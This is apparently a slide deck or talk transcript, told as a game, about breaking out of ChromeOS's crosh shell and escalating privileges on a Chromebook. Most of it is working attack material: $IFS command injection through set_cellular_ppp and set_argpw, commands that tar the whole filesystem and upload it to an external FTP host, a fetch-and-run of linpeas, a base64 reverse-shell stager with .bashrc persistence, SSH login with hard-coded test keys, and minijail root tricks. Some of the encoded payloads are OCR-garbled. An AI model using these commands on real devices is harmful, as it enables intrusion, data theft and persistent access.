2022-05-28T12:08:24.362821-06:00 NOTICE chronos[5692]: ./device_added id
2022-05-28T12:09:23.461872-06:00 DEBUG kernel: [ 4204.485124] ieee80211 phy0: device no longer idle - scanning
2022-05-28T12:09:27.250073-06:00 DEBUG kernel: [ 4208.270214] ieee80211 phy0: device now idle
2022-05-28T12:09:52.729776-06:00 ERR cras server[1187]: Unable to find the best channel map
2022-05-28T12:10:03.953352-06:00 NOTICE chronos[5718]: ./device_added LRLMUZHERE!
```

```
chronos@localhost /opt/google/chrome $ ./chrome-sandbox --help
The setuid sandbox provides API version 1, but you need 0
Please read https://chromium.googlesource.com/chromium/src+/master/docs/linux_suid_sandbox_development.md.
```

The setuid sandbox is not running as root. Common causes:

- * An unprivileged process using ptrace on it, like a debugger.
- * A parent process set prctl(PR_SET_NO_NEW_PRIVS, ...)

Failed to move to new namespace: PID namespaces supported, Network namespace supported, but failed: errno = Operation not permitted

```
chronos@localhost /opt/google/cros-disks $ ./disks --help
Chromium OS Disk Daemon

--foreground (Run in foreground) type: bool default: false
--help (Show this help message) type: bool default: false
--log level (Logging level - 0: LOG(INFO), 1: LOG(WARNING), 2: LOG(ERROR), -1: VLOG(1), -2: VLOG(2), ...) type: int default: 0
--no_session_manager (run without the expectation of a session manager.) type: bool default: false
```

```
chronos@localhost /opt/google/cros-disks $ ./disks --foreground
[INFO:platform.cc(58)] Created directory '/media/archive'
[ERROR:platform.cc(201)] Failed to set ownership of '/media/archive' to (uid=1000, gid=1000): Operation not permitted
[FATAL:daemon.cc(32)] Check failed: archive_manager_.Initialize(). Failed to initialize the archive manager
/usr/lib64/libbase-core-395517.so(base::debug::StackTrace::StackTrace()+0x13) [0xf78c1d8a1873]
Aborted (core dumped)
```

```
chronos@localhost /usr/libexec/debugd/helpers $ ls -al
total 312
drwxr-xr-x 2 root root 4096 Aug 28 2018 .
drwxr-xr-x 3 root root 4096 Aug 28 2018 ..
-rwxr-xr-x 1 root root 10368 Aug 28 2018 capture_packets
-rwxr-xr-x 1 root root 16757 Aug 28 2018 capture_utility.sh
-rwxr-xr-x 1 root root 10384 Aug 28 2018 dev_features_chrome_remote_debugging
-rwxr-xr-x 1 root root 16757 Aug 28 2018 dev_features_password
-rwxr-xr-x 1 root root 39120 Aug 28 2018 dev_features_rootfs_verification
-rwxr-xr-x 1 root root 26840 Aug 28 2018 dev_features_rootfs_verification
-rwxr-xr-x 1 root root 30920 Aug 28 2018 dev_features_ssh
-rwxr-xr-x 1 root root 51560 Aug 28 2018 dev_features_usb_boot
-rwxr-xr-x 1 root root 14448 Aug 28 2018 icmp
-rwxr-xr-x 1 root root 1239 Aug 28 2018 minijail-setuid-hack.sh
-rwxr-xr-x 1 root root 18632 Aug 28 2018 modem_status
-rwxr-xr-x 1 root root 31216 Aug 28 2018 netif
-rwxr-xr-x 1 root root 18632 Aug 28 2018 network_status
-rwxr-xr-x 1 root root 554 Aug 28 2018 send_at_command.sh
-rwxr-xr-x 1 root root 4899 Aug 28 2018 systrace.sh
```

```
shell-scripts@localhost / $ pppd --help
pppd --help
pppd version 2.4.6
Usage: pppd [ options ], where options are:
    <device>      Communicate over the named device
    <speed>        Set the baud rate to <speed>
    <loc>:<rem>    Set the local and/or remote interface IP
                  addresses. Either one may be omitted.
    asyncmap <n>  Set the desired async map to hex <n>
    auth          Require authentication from peer
    connect <p>   Invoke shell command <p> to set up the serial line
    crtscts       Use hardware RTS/CTS flow control
    defaultroute  Add default route through interface
    file <f>     Take options from file <f>
    modem        Use modem control lines
    mru <n>       Set MRU value to <n> for negotiation

See pppd(8) for more options.
shell-scripts@localhost / $ pppd
pppd
pppd: By default the remote system is required to authenticate itself
pppd: (because this system has a default route to the internet)
pppd: but I couldn't find any suitable secret (password) for it to use to do so.
```

```
chronos@localhost /usr/sbin $ ./pppd
./pppd: must be root to run ./pppd, since it is not setuid-root
```

```
chronos@localhost /proc/16847 $ cat mem
cat: mem: Permission denied
chronos@localhost /proc/16847 $
```

```
[41503.792519] ptrace of pid 16847 was attempted by: cat (pid 17386)
[41536.760983] ptrace of pid 16847 was attempted by: cat (pid 17425)
```

UPGRADING YOUR CROSH TO CROSH DEV MODE!

HIGH SCORE
08000

NEW COMMANDS AVAILABLE!

live_in_a_coalmine, packet_capture, systrace

```
crosh> set cellular_ppp "crosh$IFS--dev$IFS1>62"
Loading extra module: /usr/share/crosh/dev.d/50-crosh.sh
Welcome to crosh, the Chrome OS developer shell.
```

If you got here by mistake, don't panic! Just close this tab and carry on.

Type 'help' for a list of commands.

If you want to customize the look/behavior, you can use the options page.
Load it by using the Ctrl+Shift+P keyboard shortcut.

```
crosh>
''bash$IFS1>62''
autest      cryptohome_status  inputcontrol      rlz               storage_test_2    update_over_cellular
authpolicy debug  dump_emk          live_in_a_coal_mine  rollback          upload_crashes
battery_firmware  enroll_status      meminfo           route             syslog            upload_devcoredumps
battery_test      evtest            modem            set_apn            systrace           uptime
bt_console        exit              modem_set_carrier  set_argpw          time_info          vmstat
c                 ff_debug          network_diag      set_cellular_ppp   top               wifi_power_save
ccd_pass          free              p2p_update        set_time            tpm_status         wpa_debug
chaps_debug       help              packet_capture     set_wake_on_lan    tracepath          u2f_flags
connectivity      help_advanced     ping              storage_test_1     uname
```

```
chronos@localhost / $ crosh --dev
Loading extra module: /usr/share/crosh/dev.d/50-crosh.sh
Welcome to crosh, the Chrome OS developer shell.
```

If you got here by mistake, don't panic! Just close this tab and carry on.

Type 'help' for a list of commands.

If you want to customize the look/behavior, you can use the options page.
Load it by using the Ctrl+Shift+P keyboard shortcut.

```
crosh> packet_capture --help
packet_capture [--device <device>] [--frequency <frequency>] [--ht-location <above|below>] [--monitor-connection-on <monitored_device>]
Start packet capture. Start a device-based capture on <device>,
or do an over-the-air capture on <frequency> with an optionally
provided HT channel location. An over-the-air capture can also
be initiated using the channel parameters of a currently connected
<monitored device>. Note that over-the-air captures are not available
with all 802.11 devices.

crosh> packet_capture --device wlan0
Capturing from wlan0. Press Ctrl-C to stop.
^C Capture stored in /home/chronos/user/Downloads/packet_capture_00GT.pcap
```



UPGRADE TO CROSH DEV MODE:

```
crosh> set_cellular_ppp "crosh$IFS--dev$IFS1>62"
chronos@localhost / $ crosh --dev
```

RUNNING A PACKET CAPTURE:

```
crosh> packet_capture --help
crosh> packet_capture --device wlan0
```

ROOT DETECTED running the script

"/usr/libexec/debug/helpers/capture_utility.sh" inside
of a minijail instance!

```
chronos 2961 0.0 0.0 8036 2852 pts/1 Ss 16:50 0:00 /bin/bash /usr/bin/crosh
chronos 3062 0.0 0.0 4320 788 pts/1 S 16:51 0:00 /bin/sh /usr/bin/set_cellular_ppp ''bash$IFS1>62''
chronos 3112 0.0 0.0 9336 2132 pts/1 S 16:51 0:00 bash
chronos 3123 0.0 0.0 8036 2896 pts/0 S+ 16:51 0:00 /bin/bash /usr/bin/crosh --dev
root 3250 0.0 0.0 0 0 ? S 16:54 0:00 [flush-7:1]
root 3251 0.0 0.0 0 0 ? S 16:54 0:00 [flush-8:0]
root 3252 0.0 0.0 0 0 ? S 16:54 0:00 [flush-254:1]
root 3253 0.0 0.0 0 0 ? S 16:54 0:00 [flush-253:0]
root 3258 0.0 0.0 9500 804 ? S 16:54 0:00 /usr/bin/coreutils --coreutils-prog-shebang=sleep /usr/bin/sleep 310
root 3262 0.0 0.0 9500 808 ? S 16:54 0:00 /usr/bin/coreutils --coreutils-prog-shebang=sleep /usr/bin/sleep 310
root 3266 0.0 0.0 9500 804 ? S 16:54 0:00 /usr/bin/coreutils --coreutils-prog-shebang=sleep /usr/bin/sleep 310
root 3270 0.0 0.0 9500 804 ? S 16:54 0:00 /usr/bin/coreutils --coreutils-prog-shebang=sleep /usr/bin/sleep 310
chronos 3302 0.0 0.0 8036 1820 pts/0 S+ 16:56 0:00 /bin/bash /usr/bin/crosh --dev
chronos 3304 0.0 0.0 8036 1800 pts/0 S+ 16:56 0:00 /bin/bash /usr/bin/crosh --dev
root 3311 0.0 0.0 6572 788 ? S 16:56 0:00 /sbin/minijail0 -v -- /usr/libexec/debug/helpers/capture_utility.sh --device wlan0 --output-file /dev/fd/3
chronos 3312 0.0 0.0 11400 908 pts/0 S+ 16:56 0:00 /usr/bin/coreutils --coreutils-prog-shebang=cat /bin/cat /tmp/crosh-test-1FWHq1JRHV/T1to
debugd 3313 0.0 0.0 8840 2972 ? S 16:56 0:00 /usr/libexec/debug/helpers/capture_packets wlan0 /dev/fd/3
```

root





ENABLING SERVICES

HIGH SCORE
10000



TRANSFERRING FILES

ATTACKER BOX

Run a local HTTP server:
python3 -m http.server 88

HTTP server/stager on TCP/88 hosts files for Chromebook to download.

Run a local OpenSSL server:
openssl s_server -quiet -key key.pem -cert cert.pem -port 443

OpenSSL listener used to establish reverse shells initiated from Chromebook.

Run a local FTP server:
python3 -m pyftplib -w -p 21

File repo to accept anonymous FTP uploads from Chromebook.

Run a local SSH/SFTP Server:
/etc/init.d/sshd start

Run a local SMB Server:
smbserver.py sharename /sharedir

TCP/88
HTTP

TCP/443
OpenSSL

TCP/21
FTP

TCP/22
SSH

TCP/445
SMB



CHROMEBOOK



LINUX Command Line	Chromebook Command Injection
WRITE TO FILE: echo test tee -a /var/tmp/lrlwuzhere/test	set_argp "echo\${IFS}test\${IFS}}\${IFS}tee\${IFS}-a\${IFS}/var/tmp/lrlwuzhere/test"
TAR ALL FILES: cd /;tar zcvf /tmp/asdf.tar.gz * *	set_argpw "cd\${IFS};tar\${IFS}zcvf\${IFS}/tmp/asdf.tar.gz\${IFS}\${IFS}.*"
UPLOAD TARBALL: curl -T /tmp/asdf.tar.gz ftp://1.3.3.7	set_argpw "curl\${IFS}-T\${IFS}/tmp/asdf.tar.gz\${IFS}ftp://1.3.3.7"
SFTP TRANSFERS: sftp user@1.3.3.7:/home/user/filename sftp user@1.3.3.7:/home/user/filename <<< \$'put filename'	set_argpw "sftp\${IFS}user@1.3.3.7:/home/user/filename"
RUN LINPEAS/UPLOAD RESULTS: curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh -a sh > /tmp/linpeas.txt; curl -T /tmp/linpeas.txt ftp://1.3.3.7	set_argpw "curl\${IFS}-L\${IFS}https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh\${IFS}\${IFS}sh\${IFS}>/tmp/linpeas.txt; curl\${IFS}-T\${IFS}/tmp/linpeas.txt\${IFS}ftp://1.3.3.7"
TRANSFER FILES WITH SMBCLIENT: smbclient -L //IP_ADDR	N/A

TCP/1337
OpenSSL
Local IPv6

Run a local OpenSSL server:

```
cd /var/tmp;openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes -batch
```

```
openssl s_server -quiet -key /var/tmp/key.pem -cert /var/tmp/cert.pem -port 443
```

TCP/1338
SSH
Local IPv4

Run a local SSH Server:

```
ssh-keygen -f /var/tmp/ssh_host_rsa_key -N "" -t rsa -o /dev/null
```

Edit /var/tmp/sshd_config:

```
AuthorizedKeysFile /usr/share/chromeos-ssh-config/keys/id_rsa.pub  
StrictNames no  
HostKey /var/tmp/ssh_host_rsa_key  
Port 1338
```

Start SSHD:

```
/usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshdexec &
```

/home/chronos/user/Downloads (Writable)
/home (Writable)

/home/chronos/.ssh/id_rsa.pub (SSHkeys)
/home/chronos/.ssh/id_rsa (SSHkeys)

/media/removable/SDCARD

/tmp (Writable)

/var/tmp/ (Persistent Storage)

/var/log/ (System Logs)

P1 chronos

HIGH SCORE
12500

Local Access Granted!



GTFO!

Breakout Achieved!

Base64 payload: **ZXhlYyAxPiYy** == "exec 1>&2"

GTFO 1-liner with persistent Redirection written to .bashrc:

```
crosh> set_cellular_ppp "echo$IFS-n$IFS"ZXhlYyAxPiYy"|base64$IFS--decode$IFS>>/home/chronos/user/.bashrc;bash"
```

```
crosh> set_cellular_ppp "echo$IFS-n$IFS"ZXhlYyAxPiYy"|base64$IFS--decode$IFS>>/home/chronos/user/.bashrc;bash`  
chronos@localhost / $ id  
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos),7(lp),18(audio),27(video),208(pkcs11),222(input),240(brltty),303(policy-readers),403(devbroker)  
-access),600(cras),1001(chronos-access)
```

```
crosh> set_cellular_ppp ``bash`  
chronos@localhost / $ id  
chronos@localhost / $ exec 1>&2  
chronos@localhost / $ id  
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos)  
-access),600(cras),1001(chronos-access)
```

```
crosh> set_cellular_ppp ``bash$IFS1>&2`  
chronos@localhost / $ id  
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos)  
-access),600(cras),1001(chronos-access)
```

```
crosh> set_cellular_ppp ``sh$IFS1>&2`  
$ id  
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos)  
-access),600(cras),1001(chronos-access)  
$
```

```
crosh> set_cellular_ppp ``sqlite3$IFS1>&2`  
SQLite version 3.8.6 2014-08-15 11:46:33  
Enter ".help" for usage hints.  
Connected to a transient in-memory database.  
Use ".open FILENAME" to reopen on a persistent database.  
sqlite> .shell bash  
chronos@localhost / $ id  
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos)  
-access),600(cras),1001(chronos-access)  
chronos@localhost / $ pwd  
/  
/
```

```
crosh> set_cellular_ppp ``nsenter$IFS1>&2`  
chronos@localhost $ id  
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos)  
-access),600(cras),1001(chronos-access)  
chronos@localhost $
```

```
crosh> set_cellular_ppp ``nsenter$IFS/bin/bash$IFS1>&2`  
chronos@localhost / $ id  
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos)  
-access),600(cras),1001(chronos-access)  
chronos@localhost / $
```

```
crosh> set_cellular_ppp ``dash$IFS1>&2`  
$ id  
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos)  
-access),600(cras),1001(chronos-access)  
$
```

GTFO BINS (Shells/Nsenter/sqlite)

```
crosh> set_cellular_ppp "bash$IFS1>&2"  
crosh> set_cellular_ppp "sh$IFS1>&2"  
crosh> set_cellular_ppp "nsenter$IFS1>&2"  
crosh> set_cellular_ppp "nsenter$IFS/bin/bash$IFS1>&2"  
crosh> set_cellular_ppp "dash$IFS1>&2"  
crosh> set_cellular_ppp "sqlite3$IFS1>&2"  
sqlite> .shell bash
```

Get interactive TTY:

```
$ /usr/bin/script -qc /bin/bash /dev/null  
chronos@localhost / $ ;)
```



Set full \$PATH:

```
chronos@localhost / $ PATH=$PATH:/sbin:/usr/sbin
```

五

shill-scripts P2



GTFO!

Reverse shell is persistent and remains connected when 'Chronos' user logs out.

```
xrosho set apn "echo$IFS-ns1FS"bwmtaIc90bXavBhJ5oYAvYmU1cNoIcPIdugLStrCt9cmwglrj4mSB8BIg9zwZ5z2wcpl9jBgLIbcnQgLFxIAvW0CIj2b5uZW0MDEyNy4u1AuMT0R3H1DqL3KtC9scmgJIHFjC90bXavBhJ5"base64$IFS"/tmp/client.sh;chmod$IFS777$IFS)/tmp/client.sh;$IFS)FI--tcpclient.sh;$IFS)l>2"
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify error:num=18:self signed certificate
verify return=1
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify return=1
```

Local Access Granted!



```
bWtmaWZvIC90bXAxbHJ5aQYmLU3N0c1pIdWgl3RtC9scmWgMJ4mMSB8IG9wZW5zc2wgc19JbGlnbGQgXGF1aVV0O0IjY25wZWU0DEYy4wLjAuMT0tMzZM3ID4gLR3RtC9scmW7IHJlIC90bXAxbHJs ==
```



PRIVILEGE ESCALATION!




Password-less login via SSH and use of hard coded static ChromeOS test keys:

```
shill-scripts@localhost / $ cd /tmp
shill-scripts@localhost / $ curl https://chromium.googlesource.com/chromiumos/chromite/+archive/master/ssh_keys.tar.gz > /tmp/keys.tar.gz
shill-scripts@localhost / $ tar xvf keys.tar.gz
shill-scripts@localhost / $ chmod 600 id_rsa*
shill-scripts@localhost / $ ssh -p1338 -i /tmp/id_rsa chronos@localhost

chronos@localhost ~ $ ;)
```

```
shill-scripts@localhost /var/tmp $ ssh -p1338 -i /tmp/id_rsa chronos@localhost
ssh -p1338 -i /tmp/id_rsa chronos@localhost
Could not create directory '/dev/null/.ssh'.
The authenticity of host '[localhost]:1338 ([127.0.0.1]:1338)' can't be established.
RSA key fingerprint is SHA256:jvghgvGv6hS8pQtIBXD9phX8m+NclMgSNoIghNchF0.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/home/chronos/user/.ssh/known_hosts).
chronos@localhost ~ $
```

```
chronos@localhost /usr/share/chromeos-ssh-config/keys $ ls -al
total 20
drwxr-xr-x 2 root root 4096 Mar 21 2018 .
drwxr-xr-x 4 root root 4096 Mar 21 2018 ..
-rw-r--r-- 1 root root 399 Mar 20 2018 authorized_keys
-rw-r--r-- 1 root root 1671 Mar 20 2018 id_rsa
-rw-r--r-- 1 root root 399 Mar 20 2018 id_rsa.pub
chronos@localhost /usr/share/chromeos-ssh-config/keys $ cat *
ssh-rsa AAAAB3NzaC1yc2EAAAABIWAAAEAvsNpFdKSlbGfKx+FgsrM/2+aZVFYHMPdVgtTz63c1RhQ0Jnw7nln1S0cHraSz3
gv18s0KZUN93YlcjZ+07Bj0/tuwGsaLWlqJ7hHhLMJ3dbEM9fKBHQBcRG5H0ahD2gtXj7j04M/WUDDdemq/KMg6E9jcrJ0iQ3
nctwKstI/MTKB5BTp02WxUNUv4KxZa+g8/1la1jIG13vt9A/IV3KFVx/sLkjuZ72z70XyNkuJw== ChromeOS test key
cat: id_rsa: Permission denied
```



1. Requires SSH is setup & 'test keys' are in use (/var/tmp/sshd_config):

```
AuthorizedKeysFile /usr/share/chromeos-ssh-config/keys/id_rsa.pub
StrictNames no
HostKey /var/tmp/ssh_host_rsa_key
Port 1338
```



2. SSH provisioned for 'chronos' user (/home/chronos/.ssh):

```
cd /home/chronos/ ; mkdir .ssh
curl https://chromium.googlesource.com/chromiumos/chromite/+archive/master/ssh_keys.tar.gz > /home/chronos/.ssh/keys.tar.gz
tar xvf keys.tar.gz
chmod 600 id_rsa*
```



RABBIT HOLING FOR MORE

HIGH SCORE
18000

PRIVILEGE ESCALATIONS



- Cannot run the sudo binary (nosuid/noexec/ro)
- Can write to /var/tmp & /home/chronos (persistent storage)
- Can run upgrade Crosh shell to 'dev mode'
- Can modify logged in users' SQLite3 databases files
- Pre-existing SSH keys in /usr/share/chromeos-ssh-config/keys



- Can run the sudo binary (no password set)
- Can write to /var/tmp (persistent storage)
- Can maintain shell when 'chronos' logs out
- Can priv esc to 'chronos' via SSH keys
- Access to /debugd & privileged processes

```
chronos@localhost / $ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/bin/sudo
/usr/bin/powerd_setuid_helper
/usr/libexec/dbus-daemon-launch-helper
/opt/google/chrome/chrome-sandbox
```



```
chronos@localhost / $ find / -writable -type d 2>/dev/null
/mnt/stateful_partition/home/user/1d10993d41e13501d8074c88a1e6db36214c1953
/mnt/stateful_partition/home/user/24f9a94ec635d1da9e82d4bca82e3da01fd101f
/mnt/stateful_partition/encrypted/chronos
/mnt/stateful_partition/encrypted/chronos/OriginTrials
/mnt/stateful_partition/encrypted/chronos/OriginTrials/1.0.0.13
/mnt/stateful_partition/encrypted/chronos/OriginTrials/1.0.0.13/_metadata
/mnt/stateful_partition/encrypted/chronos/Safe Browsing
/mnt/stateful_partition/encrypted/chronos/.ssh
/mnt/stateful_partition/encrypted/chronos/user
/mnt/stateful_partition/encrypted/chronos/PepperFlash
```



FINDING THE WAY OUT!

```
find / -perm -u=s -type f 2>/dev/null
find / -writable -type d 2>/dev/null
cat /proc/PROC_ID/status | grep Cap
getcap -r / 2>/dev/null
capsh -print
getpcaps PROC_ID
netstat -a -p --unix
lsf -i
ss -xlep
curl --unix-socket /var/run/*.sock http://localhost
```



```
shill-scripts@localhost / $ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/bin/sudo
/usr/bin/powerd_setuid_helper
/usr/libexec/dbus-daemon-launch-helper
/opt/google/chrome/chrome-sandbox
```



```
shill-scripts@localhost / $ find / -writable -type d 2>/dev/null
find / -writable -type d 2>/dev/null
/mnt/stateful_partition/encrypted/var/tmp
/run/lock
/run/lock/power_override
/var/tmp
/dev/shm
/tmp
/debugd
/media
/proc/11909/task/11909/fd
/proc/11909/fd
```



```
chronos@localhost / $ ss -t
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
chrome 3928 chronos 121u IPv4 531742 0t0 TCP 10.0.138.13:48373->dev88a86-in-14.1e100.net:https (ESTABLISHED)
ssh 2572 chronos 3u IPv4 28384 0t0 TCP localhost:68887->localhost:ssh (ESTABLISHED)
chrome 3928 chronos 3u IPv4 28468 0t0 TCP 10.0.138.13:LISTEN
openssl 3729 chronos 4u IPv6 28469 0t0 TCP localhost:1337->localhost:45131 (ESTABLISHED)
```

```
chronos@localhost / $ /sbin/ss -xlep
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port
u_str LISTEN 0 0 @/com/ubuntu/upstart 1291 * 0
u_str LISTEN 0 0 /run/dbus/system bus socket 1728 * 0
u_str LISTEN 0 0 /var/run/tcsd.socket 6533 * 0
u_str LISTEN 0 0 /run/cups/cups.sock 7042 * 0
u_str LISTEN 0 0 /var/run/avahi-daemon/socket 8775 * 0
u_str LISTEN 0 0 /tmp/.com.google.Chrome.I2L9cL/SingletonSocket 13427 * 0
users((["chrome",pid=2609,fd=45]))
u_dgr UNCONN 0 0 * 1364 * 0
u_dgr UNCONN 0 0 * 1365 * 0
u_dgr UNCONN 0 0 * 6503 * 0
u_dgr UNCONN 0 0 * 7044 * 0
u_dgr UNCONN 0 0 * 7085 * 0
u_dgr UNCONN 0 0 * 7257 * 0
u_dgr UNCONN 0 0 * 7552 * 0
```

```
chrome@localhost /var/spool/cron-lite $ curl --unix-socket /run/cups/cups.sock "http://localhost/" -X PUT
<DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<HTML>
<HEAD>
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=utf-8">
<TITLE>Forbidden - CUPS v2.1.4</TITLE>
<LINK REL="stylesheet" TYPE="text/css" HREF="/cups.css">
</HEAD>
<BODY>
<H1>Forbidden</H1>
<P></P>
</BODY>
</HTML>
chrome@localhost /var/spool/cron-lite $ curl --unix-socket /run/cups/cups.sock "http://localhost/" -X POST
<DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<HTML>
<HEAD>
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=utf-8">
<LINK REL="stylesheet" TYPE="text/css" HREF="/cups.css">
</HEAD>
<BODY>
<H1>Web Interface is Disabled</H1>
<P>The web interface is currently disabled. Run "cupsctl WebInterface=yes" to enable it.</P>
</BODY>
</HTML>
```



```
shill-scripts@localhost / $ ss -t
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
chrome 3928 shill-scripts 3u IPv4 21577 0t0 TCP localhost:45131->localhost:1337 (ESTABLISHED)
```

```
shill-scripts@localhost / $ /sbin/ss -xlep
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port
u_str LISTEN 0 0 @/com/ubuntu/upstart 1291 * 0
u_str LISTEN 0 0 /run/dbus/system bus socket 1728 * 0
u_str LISTEN 0 0 /var/run/tcsd.socket 6533 * 0
u_str LISTEN 0 0 /run/cups/cups.sock 7042 * 0
u_str LISTEN 0 0 /var/run/avahi-daemon/socket 8775 * 0
u_str LISTEN 0 0 /tmp/.com.google.Chrome.I2L9cL/SingletonSocket 13427 * 0
u_dgr UNCONN 0 0 * 1364 * 0
u_dgr UNCONN 0 0 * 1365 * 0
u_dgr UNCONN 0 0 * 6503 * 0
u_dgr UNCONN 0 0 * 7044 * 0
u_dgr UNCONN 0 0 * 7085 * 0
u_dgr UNCONN 0 0 * 7257 * 0
u_dgr UNCONN 0 0 * 7552 * 0
```

CRASHES!

HIGH SCORE 20000

GLITCHES!

ANOMALIES DETECTED




```
traps: minijail0[21691]: general protection ip:7f15c8e09db3 sp:7ffe53ba7ab0 error:0 in libc-2.23.so[7f15c8dd4000+1a1000]
```

```
libsudo_util.so[16101]: segfault at 0 in 00007f2d9f05e0d7 sp:00007fff7f5c02d70 error:6 in libsudo_util.so.0.0.0[7f2d9f05e000+15000]
```

```
ERR minijail0[22779]: libminijail[1]: user namespaces: setresuid(0, 0, 0) failed: Invalid argument  
INFO kernel: [34689.286333] traps: minijail0[22779]: general protection ip:7fb2c3f9db3 sp:7ffc4e5fbdb0 error:0 in libc-2.23.so[7fb2c3f03000+1a1000]  
INFO crash_reporter[22780]: libminijail[22780]: mount /dev/log -> /dev/log type ''
```

Causing Crashes!


```
1962.547994 traps: bash[7367]: general protection ip:7ff6765db3 sp:7ff247f670 error:0 in libc-2.23.so[7ff676730000+1a1000]  
3122.448550 traps: minijail0[7999]: general protection ip:7f945d1a2db3 sp:7ff4d1087a0b error:0 in libc-2.23.so[7f945d1e0000+1a1000]  
3122.448612 traps: minijail0[8000]: general protection ip:7f945d1a2db3 sp:7ff4d1087a0b error:0 in libc-2.23.so[7f945d1e0000+1a1000]  
3126.164436 traps: minijail0[8010]: general protection ip:7f945d1a2db3 sp:7ff4d1087a0b error:0 in libc-2.23.so[7f945d1e0000+1a1000]  
3690.733980 trap: fix_tpm_tss: command 0x65 (size 20) returned code 0x0  
3690.734020 trap: fix_tpm_tss: command 0x65 (size 22) returned code 0x0  
3690.734062 trap: fix_tpm_tss: command 0x65 (size 22) returned code 0x0  
3691.366236 traps: sbinprovider[8481]: general protection ip:7ff7a323db3 sp:7ff15f37f040 error:0 in libc-2.23.so[7ff7a32e0000+1a1000]  
3994.436121 traps: sbinprovider[8480]: general protection ip:7fc9555ed3 sp:7ff4f6c0ba0b error:0 in libc-2.23.so[7fc955590000+1a1000]  
3994.436180 traps: sbinprovider[8513]: general protection ip:7fc9555ed3 sp:7ff4f6c0ba0b error:0 in libc-2.23.so[7fc955590000+1a1000]  
3995.362474 traps: sbinprovider[8522]: general protection ip:7f95b33ed3 sp:7ff4f6c0ba0b error:0 in libc-2.23.so[7f95b33e0000+1a1000]  
3995.362532 traps: sbinprovider[8532]: general protection ip:7f95b33ed3 sp:7ff4f6c0ba0b error:0 in libc-2.23.so[7f95b33e0000+1a1000]  
3995.362590 traps: sbinprovider[8542]: general protection ip:7f95b33ed3 sp:7ff4f6c0ba0b error:0 in libc-2.23.so[7f95b33e0000+1a1000]  
4025.403410 traps: sbinprovider[8589]: general protection ip:7f95b33ed3 sp:7ff4f6c0ba0b error:0 in libc-2.23.so[7f95b33e0000+1a1000]  
4029.412016 traps: sbinprovider[8630]: general protection ip:7f95b33ed3 sp:7ff4f6c0ba0b error:0 in libc-2.23.so[7f95b33e0000+1a1000]
```



Nested Minijails/Processes

```
exec minijail0 -u <user> -g <group> /full/path/to/binary  
/sbin/minijail0 -U -m -M -g wheel /bin/bash  
/sbin/minijail0 -U -M -M -bin/bash  
/sbin/minijail0 -U -M -u0 -g0 /bin/bash  
/sbin/minijail0 -U -M -u chronos -g chronos /bin/bash  
/sbin/minijail0 -c 0x30c0 -u shill -g shill - /bin/sh
```

```
chronos@localhost / $ /sbin/minijail0 -U -m -M -gnobody /bin/bash  
bash: cannot set terminal process group (1): Inappropriate ioctl for device  
bash: no job control in this shell  
localhost # id  
uid=0(root) gid=65534(nobody) groups=65534(nobody)  
localhost # env  
TERM=xterm  
SHELL=/bin/sh  
DATA_DIR=/home/chronos  
LC_ALL=en_US.utf8  
USER=chronos
```



```
CRIT sudo[12504]: pam_unix(sudo:auth): auth could not identify password for [shill-scripts]  
ALERT sudo[12504]: shill-scripts: command not allowed; TTY=unknown; PWD=/; USER=root; COMMAND=list  
CRIT sudo[14500]: pam_unix(sudo:auth): auth could not identify password for [shill-scripts]  
ALERT sudo[14500]: shill-scripts: command not allowed; TTY=unknown; PWD=/; USER=root; COMMAND=list  
NOTICE sudo[24668]: root: TTY=unknown; PWD=/; USER=root; COMMAND=/usr/bin/pkill -HUP rsyslogd  
CRIT sudo[25169]: pam_unix(sudo:auth): auth could not identify password for [shill-scripts]  
ALERT sudo[25169]: shill-scripts: user NOT in sudoers; TTY=unknown; PWD=/; USER=root; COMMAND=/bin/bash  
CRIT sudo[26144]: pam_unix(sudo:auth): auth could not identify password for [shill-scripts]  
